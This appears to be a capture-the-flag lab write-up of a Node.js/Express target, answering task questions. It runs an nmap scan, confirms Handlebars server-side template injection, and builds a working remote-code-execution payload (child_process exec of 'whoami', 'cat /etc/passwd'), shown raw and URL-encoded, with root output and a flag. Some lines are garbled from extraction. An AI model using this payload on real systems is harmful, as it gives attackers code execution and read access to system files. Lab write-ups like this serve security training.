

```
(root@kali)-[/home/alvadelg]
# nmap -sC -sV -v 10.129.167.214
```

-sC: Performs a script scan using the default set of scripts. It is equivalent to --script=default.



-sV: Version detection

-v: Increases the verbosity level, causing Nmap to print more information about the scan in progress.

```
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256  b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256  18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp    open  http      Node.js (Express middleware)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Bike
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

What TCP ports does nmap identify as open? Answer with a list of ports separated by commas with no spaces, from low to high.

22,80



What software is running the service listening on the http/web port identified in the first question?

node.js

What is the name of the Web Framework according to Wappalyzer?

Web frameworks




Express

What is the name of the vulnerability we test for by submitting `{{7*7}}`?

Server Side Template Injection

The vulnerability you are testing for by submitting `{{7*7}}` is called Server-Side Template Injection (SSTI). This type of vulnerability occurs when user input is embedded into server-side templates in an unsafe manner, allowing an attacker to inject and execute arbitrary code.

By submitting `{{7*7}}`, you are trying to see if the template engine evaluates the expression and returns the result (in this case, 49). If it does, it indicates that the template engine is interpreting user input, and you may be able to perform more complex and potentially harmful injections.



Error: Parse error on line 1:

`{{7*7}}`

__^

```
Expecting 'ID', 'STRING', 'NUMBER', 'BOOLEAN', 'UNDEFINED', 'NULL', 'DATA', got 'INVALID'
    at Parser.parseError (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:268:19)
    at Parser.parse (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:337:30)
    at HandlebarsEnvironment.parse (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:46:43)
    at compileInput (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:515:19)
    at ret (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:524:18)
    at router.post (/root/Backend/routes/handlers.js:14:16)
    at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)
    at next (/root/Backend/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/root/Backend/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)
```

Error: Parse error on line 1:

```
{{7*7}}{{#each this}}
```

```
--^
```

Expecting 'ID', 'STRING', 'NUMBER', 'BOOLEAN', 'UNDEFINED', 'NULL', 'DATA', got 'INVALID'

```
at Parser.parseError (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:268:19)
at Parser.parse (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:337:30)
at HandlebarsEnvironment.parse (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:46:43)
at compileInput (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:515:19)
at ret (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:524:18)
at router.post (/root/Backend/routes/handlers.js:14:16)
at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)
at next (/root/Backend/node_modules/express/lib/router/route.js:137:13)
at Route.dispatch (/root/Backend/node_modules/express/lib/router/route.js:112:3)
at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)
```

HackTricks - Boitatech

Q

Search...

Ctrl + K

```
curl -X 'POST' -H 'Content-Type: application/json' --data-binary '${"\profile\":"layout\
```

```
#{{root.process.mainModule.require('child_process').spawnSync('cat', ['/etc/passwd']).stdout}}
```

More information

- In Jade section of <https://portswigger.net/research/server-side-template-injection>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jade-codepen>

Handlebars (NodeJS)

Path Traversal (more info [here](#)).

```
curl -X 'POST' -H 'Content-Type: application/json' --data-binary '${"\profile\":"layout\
```

- = Error
- `{{7*7}}` = `{{7*7}}`
- Nothing

<https://hacktricks.boitatech.com.br/pentesting-web/ssti-server-side-template-injection>

What is the name of the BurpSuite tab used to encode text?

Decoder

In order to send special characters in our payload in an HTTP request, we'll encode the payload. What type of encoding do we use?

URL

Cyberchef

Example→

[https://gchq.github.io/CyberChef/#recipe=URL_Encode\(false\)&input=e3sjd2l0aCAicyIgYXMgfHN0cmZ3x9fQogIHt7I3dPdGggImUifX0KICAgIHt7I3dPdGggc3BsaXQgYXMgfGNvbnNsaXN0fH19CiAgICAgIHt7dGhpcy5wb3B9fQogICAgICB7e3RoaXMucHVzaCAobG9va3VwIHN0cmZy5zdWIgImNvbnN0cnVjdG9yIil9fQogICAgICB7e3RoaXMucG9wfX0KICAgICAge3sjd2l0aCBzdHJpbmcuc3BsaXQgYXMgfGNvZGVsaXN0fH19CiAgICAgICAge3t0aGlzLnBvcH19CiAgICAgICAge3t0aGlzLnB1c2ggInJldHVybiByZXFlaXJlKCdjaGlzZF9wcm9jZXNzJykuZ Xh1Yygn2hvYW1pJyk7In19CiAgICAgICAge3t0aGlzLnBvcH19CiAgICAgICAge3sjZWFjaCBjb25zbGlzdH19CiAgICAgICAgICB7eyN3aXRoIChzdHJpbmcuc3ViLmFwcGx5IDAgY29kZWxpc3QpfX0KICAgICAgICAgICAge3t0aGlzfX0KICAgICAgICAgICAgIHt7L3dPdGh9fQogICAgICAgICAgIHt7L2VhY2h9fQogICAgICB7ey93aXRofX0KICAgIHt7L3dPdGh9fQogICAgIHt7L3dPdGh9fQ](https://gchq.github.io/CyberChef/#recipe=URL_Encode(false)&input=e3sjd2l0aCAicyIgYXMgfHN0cmZ3x9fQogIHt7I3dPdGggImUifX0KICAgIHt7I3dPdGggc3BsaXQgYXMgfGNvbnNsaXN0fH19CiAgICAgIHt7dGhpcy5wb3B9fQogICAgICB7e3RoaXMucHVzaCAobG9va3VwIHN0cmZy5zdWIgImNvbnN0cnVjdG9yIil9fQogICAgICB7e3RoaXMucG9wfX0KICAgICAge3sjd2l0aCBzdHJpbmcuc3BsaXQgYXMgfGNvZGVsaXN0fH19CiAgICAgICAge3t0aGlzLnBvcH19CiAgICAgICAge3t0aGlzLnB1c2ggInJldHVybiByZXFlaXJlKCdjaGlzZF9wcm9jZXNzJykuZ Xh1Yygn2hvYW1pJyk7In19CiAgICAgICAge3t0aGlzLnBvcH19CiAgICAgICAge3sjZWFjaCBjb25zbGlzdH19CiAgICAgICAgICB7eyN3aXRoIChzdHJpbmcuc3ViLmFwcGx5IDAgY29kZWxpc3QpfX0KICAgICAgICAgICAge3t0aGlzfX0KICAgICAgICAgICAgIHt7L3dPdGh9fQogICAgICAgICAgIHt7L2VhY2h9fQogICAgICB7ey93aXRofX0KICAgIHt7L3dPdGh9fQogICAgIHt7L3dPdGh9fQ)

Operations	Recipe
url	URL Encode
Fang URL	<input type="checkbox"/> Encode all special chars
Defang URL	


```
Input
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return require('child_process').exec('whoami');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
nbc 502 18 Raw Bytes LF
```

Output



```
%7B%7B#with%20%22s%22%20as%20%7Cstring%7C%7D%7D%0A%20%20%7B%7B#with%20%22e%22%7D%7D%0A%20%20%20%20%7B%7B#w
ith%20split%20as%20%7Cconslist%7C%7D%7D%0A%20%20%20%20%20%20%20%7B%7Bthis.pop%7D%7D%0A%20%20%20%20%20%7B%7
Bthis.push%20(lookup%20string.sub%20%22constructor%22)%7D%7D%0A%20%20%20%20%20%20%20%7B%7Bthis.pop%7D%7D%0A%2
0%20%20%20%20%20%7B%7B#with%20string.split%20as%20%7Ccodelist%7C%7D%7D%0A%20%20%20%20%20%20%20%20%20%7B%7Bthi
s.pop%7D%7D%0A%20%20%20%20%20%20%20%20%20%7B%7Bthis.push%20%22return%20require('child_process').exec('whoami'
);
%22%7D%7D%0A%20%20%20%20%20%20%20%20%20%7B%7Bthis.pop%7D%7D%0A%20%20%20%20%20%20%20%20%20%7B%7B#each%20conslist%
7D%7D%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%7B%7B#with%20(string.sub.apply%20%20codelist)%7D%7D%0A%20%20%20%20
%20%20%20%20%20%20%20%20%20%7B%7Bthis%7D%7D%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%7B%7B/
with%7D%7D%0A%20%20%20%20%20%20%20%20%20%7B%7B/each%7D%7D%0A%20%20%20%20%20%20%20%7B%7B/
with%7D%7D%0A%20%20%20%20%20%7B%7B/with%7D%7D%0A%20%20%7B%7B/with%7D%7D
```

Send to repeater \rightarrow

6



Send →



ReferenceError: require is not defined
at Function.eval (eval at <anonymous> (e

When we use a payload from HackTricks to try to run system commands, we get an error back. What is "not defined" in the response error?

Require

What variable is traditionally the name of the top-level scope in the browser context, but not in Node.JS?


global

<https://hacktricks.boititech.com.br/pentesting-web/ssti-server-side-template-injection#handlebars-nodejs>

```
return global.process.mainModule.constructor._load('child_process').execSync('cat /etc/passwd')
```

example

```
email={{#with "s" as |string|}}  
    {{#with "e"}}  
        {{#with split as |conslist|}}  
            {{this.pop}}  
            {{this.push (lookup string.sub "constructor")}}  
            {{this.pop}}  
            {{#with string.split as |codelist|}}  
                {{this.pop}}  
                {{this.push "return process.mainModule;"}}  
                {{this.pop}}  
                {{#each conslist}}  
                    {{#with (string.sub.apply 0 codelist)}}  
                        {{this}}  
                    {{/with}}  
                {{/each}}  
            {{/with}}  
        {{/with}}  
    {{/with}}  
&action=Submit  
  
//r  
ih "return process.mainModule;"}}
```



```

18 </head>
19 <header>
20
21 </header>
22
23 <body>
24   <div id=container>
25     
28     <div class="type-wrap">
29       <span id="typed" style="white-space:pre;" class="typed">
30     </div>
31   </div>
32   <div id="contact">
33     <h3>
34       We can let you know once we are up and running.
35     </h3>
36     <div class="fields">
37       <form id="form" method="POST" action="/">
38         <input name="email" placeholder="E-mail">
39       </input>
40       <button type="submit" class="button-54" name="action" value="Submit">
41         Submit
42       </button>
43     </form>
44   </div>
45   <p class="result">
46     We will contact you at:      e
47     2
48     [object Object]
49     function Function() { [native code] }
50     2
51     [object Object]
52     [object Object]
53   </p>
54 </div>
55 <script src="https://ajax.googleapis.com/ajax/libs/jquery/2.2.4/jquery.min.js">
56 </script>
57 <script src="is/typed min is">

```

We have a response:

```

</div>
<p class="result">
  We will contact you at:      e
  2
  [object Object]
  function Function() { [native code] }
  2
  [object Object]
  [object Object]

```

```
</div>
<div id="contact">
  <h3>
    We can let you know once we are up and running.
  </h3>
  <div class="fields">
    <form id="form" method="POST" action="/">
      <input name="email" placeholder="E-mail">
    </input>
    <button type="submit" class="button-54" name="action" value="Submit">
      Submit
    </button>
  </form>
</div>
<p class="result">
  We will contact you at:      e
  2
  [object Object]
  function Function() { [native code] }
  2
  [object Object]
  root
```

```

root
root

```

```
</div>
<p class="result">
  We will contact you at:      e
  2
  [object Object]
  function Function() { [native code] }
  2
  [object Object]
  index.js
  node_modules
  package.json
  package-lock.json
  public
  routes
  views
```

//

S

12

```
</div>
<p class="result">
  We will contact you at:      e
  2
  [object Object]
  function Function() { [native code] }
  2
  [object Object]
  6b258d726d287462d60c103d0142a81c
```

